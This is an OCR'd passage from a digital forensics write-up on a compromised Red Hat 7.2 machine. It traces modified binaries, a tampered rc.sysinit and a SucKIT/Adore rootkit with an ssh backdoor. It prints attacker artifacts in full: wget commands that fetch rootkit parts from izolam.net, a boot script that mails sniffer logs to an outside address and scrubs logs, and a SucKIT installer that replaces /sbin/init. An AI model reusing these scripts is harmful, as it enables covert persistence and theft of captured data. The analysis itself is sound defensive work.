
- Locate all group & world-writable files on your system, use the command:
find/- type f \ (- perm -2 -o - perm -20 \) - exec ls - lg {} \;

- Locate all group & world-writable directories on your system, use the command:
find/- type d \ (- perm -2 -o - perm -20 \) - exec ls - ldg {} \;

These searches again showed the same evidence already identified. The directories and files */lib/.x/s* and */etc/opt/psybnc.*

Another verification that can be done is to check which modifications were done in the system by using the `RPM` command.

```
$ rpm -r /mnt/image/ -Va
.M......   /proc
SM5....T   /bin/ps
SM5....T   /usr/bin/top
S.5....T c /etc/issue
S.5....T c /etc/issue.net
.M....G.   /dev/tty2
.M....G.   /dev/tty3
.M....G.   /dev/tty4
.M....G.   /dev/tty5
.M....G.   /dev/tty6
S.5....T c /etc/pam.d/system-auth
.......T c /etc/openldap/ldap.conf
```




```
S.5....T c /etc/rc.d/init.d/functions
S.5....T c /etc/rc.d/rc.sysinit
missing    /var/log/sa
S.5....T   /boot/kernel.h-2.4.7
..5....T c /etc/mime.types
missing  c /var/log/lastlog
S.5....T   /bin/netstat
S.5....T   /sbin/ifconfig
S.5....T   /bin/ls
.......T c /etc/krb5.conf
S.5....T c /etc/mail/statistics
S.5....T c /etc/xinetd.d/chargen
S.5....T c /etc/xinetd.d/chargen-udp
S.5....T c /etc/xinetd.d/daytime
S.5....T c /etc/xinetd.d/daytime-udp
S.5....T c /etc/xinetd.d/echo
S.5....T c /etc/xinetd.d/echo-udp
S.5....T c /etc/xinetd.d/time
S.5....T c /etc/xinetd.d/time-udp
S.5....T c /etc/xinetd.d/finger
S.5....T c /etc/xinetd.d/rexec
S.5....T c /etc/xinetd.d/rlogin
S.5....T c /etc/xinetd.d/rsh
S.5....T c /etc/xinetd.d/telnet
missing    /var/log/samba
S.5....T c /etc/xinetd.d/wu-ftpd
..5....T c /etc/httpd/conf/httpd.conf
......G.   /usr/sbin/suexec
.....U..   /var/cache/httpd
missing    /var/log/httpd
S.5....T c /var/www/html/index.html
```

screenshot2.6.23: list of modified files.

Once again the files: "*ls", "ps", "netstat", "ifconfig"* were listed as modified. The Field "5", that appears marked, indicates that the modification in these files was detected by the change of md5 hash.

The differences between the /etc/rc.d/rc.sysinit file, listed above, and an original version of the installation file in a system Gnu/Linux Red Hat 7.2 need to be verified.


In order to do that the origin of the file rc.sysinit needs to be identified:




```
$ rpm -qf -r /mnt/image /etc/rc.d/rc.sysinit
initscripts-6.40-1
```

screenshot2.6.24: identification of which package contains the file `rc.sysinit`.

A copy of the *initscripts-6.40-1.rpm* needs to be found. It can be located in an old cdrom of Red Hat 7.2 or in some RPM distribution site, such as www.rpmfind.net. Once in possession of the RPM file, the next step is to extract *rc.sysinit* and verify it with the file on compromised system.




```
$ md5 rc.sysinit.original
818a91feaccdebf9a0d07d786d903a9a       rc.sysinit.original
$ md5 /mnt/image/etc/rc.d/rc.sysinit
```



```
bde52d602f2a66a51a3d0fd958397640
/mnt/image/etc/rc.d/rc.sysinit
$ diff  /mnt/image/etc/rc.d/rc.sysinit /tmp/rc.sysinit.original
746d745
< kflushd

$ grep kflushd  compromised.str
kflushd
wget izolam.net/rc/kflushd -q
chmod 777 inst kflushd
kflushd
echo >>/etc/rc.d/rc.sysinit kflushd
mv kflushd /bin/
kflushd
kflushd
```

screenshot2.6.25: analysis of the file `rc.sysinit`, discovery and seizure of the new evidence `kflushd`.

During the analysis of `rc.sysinit` an entry of kflushd was found, then, a search was done for kflushd on the compromised image file, after that a copy of this file was made:



```
$ wget izolam.net/rc/kflushd -q
$ md5 kflushd
388f99aed831deb2ce45c9f6c4b9c1cb  kflushd
$ file kflushd
kflushd: Bourne-Again shell script text executable
$ strings kflushd
#!/bin/bash
/sbin/insmod /usr/lib/adore.o
/sbin/insmod /usr/lib/cleaner.o
/sbin/rmmod cleaner
kkt h /bin/sp0
kkt h /usr/lib/sp0_cfg
kkt h /usr/lib/sp0_key
kkt h /usr/lib/sp0_seed
kkt h /bin/kflushd
kkt h /usr/lib/adore.o
kkt h /usr/lib/cleaner.o
kkt h /bin/kkt
sp0 -f /usr/lib/sp0_cfg
kkt h /usr/lib/sp0.pid
kkt i `/sbin/pidof sp0`
```

screenshot2.6.26: contents of the original `kflushd` file.


The information regarding original `kflushd` is:

Origin of kflushd: izolam.net
Website IP: 63.99.224.38

table2.6.11: information about `kflushd`.

Note: The use of a command with three letters, in this case, `kkt`, can be a tactic of the miscreant that knows that the `strings` command, when executed, shows only the sequences with more than four characters. This could have being done, through, to hide the command `kkt`.

Searching for more evidences:




```
$ grep 63.99.224.38 compromised.str
Path: 192.168.1.79 => 63.99.224.38 [21]
Path: 192.168.1.79 => 63.99.224.38 [21]
Path: 192.168.1.79 => 63.99.224.38 [21]
Path: 192.168.1.79 => 63.99.224.38 [21]
Path: 192.168.1.79 => 63.99.224.38 [21]
```

screenshot2.6.27: searching for evidence related to the IP 63.99.224.38.

This information is part of the contents of /lib/.x/s/mfs file, already shown on screenshot 2.6.16.

What other information can be found while looking for izolam?




```
$ grep izolam compromised.str
wget izolam.net/sslstop.tar.gz
wget izolam.net/rc/inst -q
wget izolam.net/rc/kflushd -q
wget izolam.net/rc/adore/adore.c -q
wget izolam.net/rc/adore/ava.c -q
wget izolam.net/rc/adore/dummy.c -q
wget izolam.net/rc/adore/exec.c -q
wget izolam.net/rc/adore/exec-test.c -q
wget izolam.net/rc/adore/libinvisible.c -q
wget izolam.net/rc/adore/libinvisible.h -q
wget izolam.net/rc/adore/cleaner.c -q
wget izolam.net/rc/adore/Makefile -q
wget izolam.net/rc/ssh/sp0 -q
wget izolam.net/rc/ssh/sp0_cfg -q
wget izolam.net/rc/ssh/sp0_key -q
wget izolam.net/rc/ssh/sp0_seed –q
```


screenshot2.6.28: information related with the string “izolam”.

The `adore.c` and `ava.c` files are part of the Adore Rootkit.

A copy of each file listed above is obtained and its md5 made.



```
izolam]$ md5 *
296d42fa90f96312306d6fa88884b3e2  Makefile
5852db99d4839f7934255b391b3da875  adore.c
a8af09fd53d76d218b3fadeb70d1fc09  ava.c
3cb6c54561a78dd9c555cc3cbbf95ebc  cleaner.c
ca37049245b51319ddc068f23882c3f9  dummy.c
77ba4b587950ec7c55a899cba973c7bb  exec-test.c
3a804be6812a91555e10ea8c20262a27  exec.c
86be2532e7c792a5a0079afedfda626f  inst
388f99aed831deb2ce45c9f6c4b9c1cb  kflushd
c7e57f1289fad2bf05361f521a83de90  libinvisible.c
8af11813c20a544a60d2ba2d9f8f3f67  libinvisible.h
```




```
18823bc17ecf747f5e7720bc206095e1  sp0
0138b408be9b92fb8b20d871501f8cef  sp0_cfg
c64a48e10820d5de2c27f6ff1020d5f3  sp0_key
e8f34849cbf8c80edf835b6a5cdc3d35  sp0_seed
```

screenshot2.6.29: MD5 hashes of the files downloaded from the site “izolam”.

The analysis of the compromised system terminates by checking the functionalities of the rootkit found in the directory */lib/.x/*.

The first file to be verified is `*.boot*`. Its contents show a series of events that were executed during the machine initialization, including information that have been mailed to the user *skiZophrenia_sick@yahoo.com*



```
# more .boot
#!/bin/sh
SSHPORT=`cat /lib/.x/s/port`
IP=`cat /lib/.x/ip`
TIME=`date`
/lib/.x/s/xopen -q -p ${SSHPORT} >> /lib/.x/reboot.log
/lib/.x/s/lsn &
/lib/.x/sk p 1 >> /lib/.x/reboot.log
/lib/.x/sk f 1 >> /lib/.x/reboot.log
echo "###Host ${IP} went online on ${TIME}" >> /tmp/13996log
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo "###SSHD backdoor port: ${SSHPORT}" >> /tmp/13996log
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo "###Sniffer log:" >> /tmp/13996log
echo "      - TTY Sniffer:" >> /tmp/13996log
cat /lib/.x/.lurker >> /tmp/13996log
echo >> /tmp/13996maillog
echo "      - Network Sniffer:" >> /tmp/13996log
cat /lib/.x/s/mfs >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
echo "###Reboot log:" >> /tmp/13996log
cat /lib/.x/reboot.log >> /tmp/13996log
echo >> /tmp/13996maillog
echo >> /tmp/13996maillog
cat /tmp/13996log | mail -s "Host ${IP} is up!"
skiZophrenia_sick@yahoo.com
/lib/.x/hide
/lib/.x/cl -f /var/log/maillog yahoo > /dev/null
/lib/.x/cl -s o.tgz > /dev/null
/lib/.x/cl -s suckit > /dev/null
/lib/.x/cl -s xopen > /dev/null
/lib/.x/cl -s promisc > /dev/null
/lib/.x/cl -f promisc /var/log/secure > /dev/null
rm -rf /tmp/13996*
rm -rf /lib/.x/reboot.log
```

screenshot2.6.30: contents of the file `.boot`.

The file */lib/.x/s/port* indicates in which port the `` `*ssh*` `` backdoor is installed. It was found at port 3128, normally used for the process squid (web proxy).

The files found in /lib/.x and /lib/.x/s directories and functionalities are:

File	**Analysis**
/lib/.x/.boot	Initialization file.
/lib/.x/cl	Binary used to clean log files.
/lib/.x/hide	Script to identify process to be hidden by SucKIT.
/lib/.x/hide.log	Log of the execution of SucKIT.
/lib/.x/inst	SucKIT installation script.
/lib/.x/install.log	SucKIT installation log.
/lib/.x/ip	IP of the system.
/lib/.x/log	Log file.
/lib/.x/sk	SucKIT binary.
/lib/.x/s/lsn	Sniffer binary, used to collect data, part of illogic rootkit, verified by md5 hashes. Evidence 10092003-hn-7.
/lib/.x/s/mfs	Sniffer log file.
/lib/.x/s/pid	Ssh process ID , in this case ID 25241.
/lib/.x/s/port	SSH backdoor port , in this case port 3128.
/lib/.x/s/r_s	RandomSeed file.
/lib/.x/s/s_h_k	HostKey file where is stored the key of the system.
/lib/.x/s/s_h_k.pub	Public HostKey where is stored the public key of the system.
/lib/.x/s/sshd_config	Ssh backdoor configuration file, we can observe that the super-user remote access was enabled.
/lib/.x/s/xopen	Ssh backdoor binary.

table2.6.12: summary of the files founded on `.x`.

An interesting file that needs more careful attention is the script `inst`. This file installs the binary of SucKIT. The binary is present inside the file `inst` in "SHAR" format. This format allows the generation of a copy of the binary "sk" by running the specific part of the `inst` script and, as can be observed, the MD5 hashes of `sk` binaries present on the image and generated by `inst` are identical.

```
$ more inst
#!/bin/bash
D="/lib/.x"
H="13996"
mkdir -p $D; cd $D
echo > .sniffer; chmod 0622 .sniffer
echo -n -e
"\037\213\010\010\114\115\016\076\002\003\163\153\000\355\175\177\170\
\024\125\226\150\167\272\011\115\322\320\215\266\032\024\265\121\231\
\016\325\372\324\377\075\122\142\060\314\272\015\336\377\002\201\176\
\313\233\330\157\000\000" | gzip -d > sk
chmod 0755 sk; if [ ! -f /sbin/init${H} ];  then cp -f /sbin/init
/sbin/init${H}; fi; rm -f /sbin/init; cp sk /sbin/init
echo Your home is $D, go there and type ./sk to install
echo  Have phun!
```

screenshot2.6.31: contents of the file `inst`.

NOTE: "SHAR content " was edited; the two first and last lines are shown.

One last thing that needs attention is the presence of the user `admin` that normally it is not part of the default installation for Red Hat.

```
$ grep admin /etc/passwd
admin:x:15:50:User:/var/ftp:/bin/bash
$ grep ftp /etc/passwd
ftp:x:14:0:FTP User:/var/ftp:/sbin/nologin
admin:x:15:50:User:/var/ftp:/bin/bash
```

screenshot2.6.32: contents of the file `passwd`.

Note that the user `ftp` has GID 0.

The most likely hypothesis for the existence of the user *`admin`* is that the compromised machine would be used as ftp server.

2.7 Recover Deleted Files (5 Points):

The intention of recovering the files that were deleted is:

- To recover evidence
- To recover log
- To compare a file that was deleted with a copy of original source using MD5 hashes

The recovery is not a simple task to accomplish, especially if part of the file was rewritten or if it does not have information about inode of the file.

The first step is to make a list of recoverable files and compare it with the list of files that are interesting to recover. The analyst has to face the situation that some files that have been deleted or rewritten and need to be partially recovered are the most important ones.

```
$ fls -drp -f linux-ext3 compromised.img > compromised.img.fls
```

screenshot2.7.1: execution of the command `*fls*`.

The `fls` command will list all the deleted files that still have inode information. The generated file *compromised.img.fls* has 112,469 bytes. Now, look at this list for the files that can be valuable to the analysis:

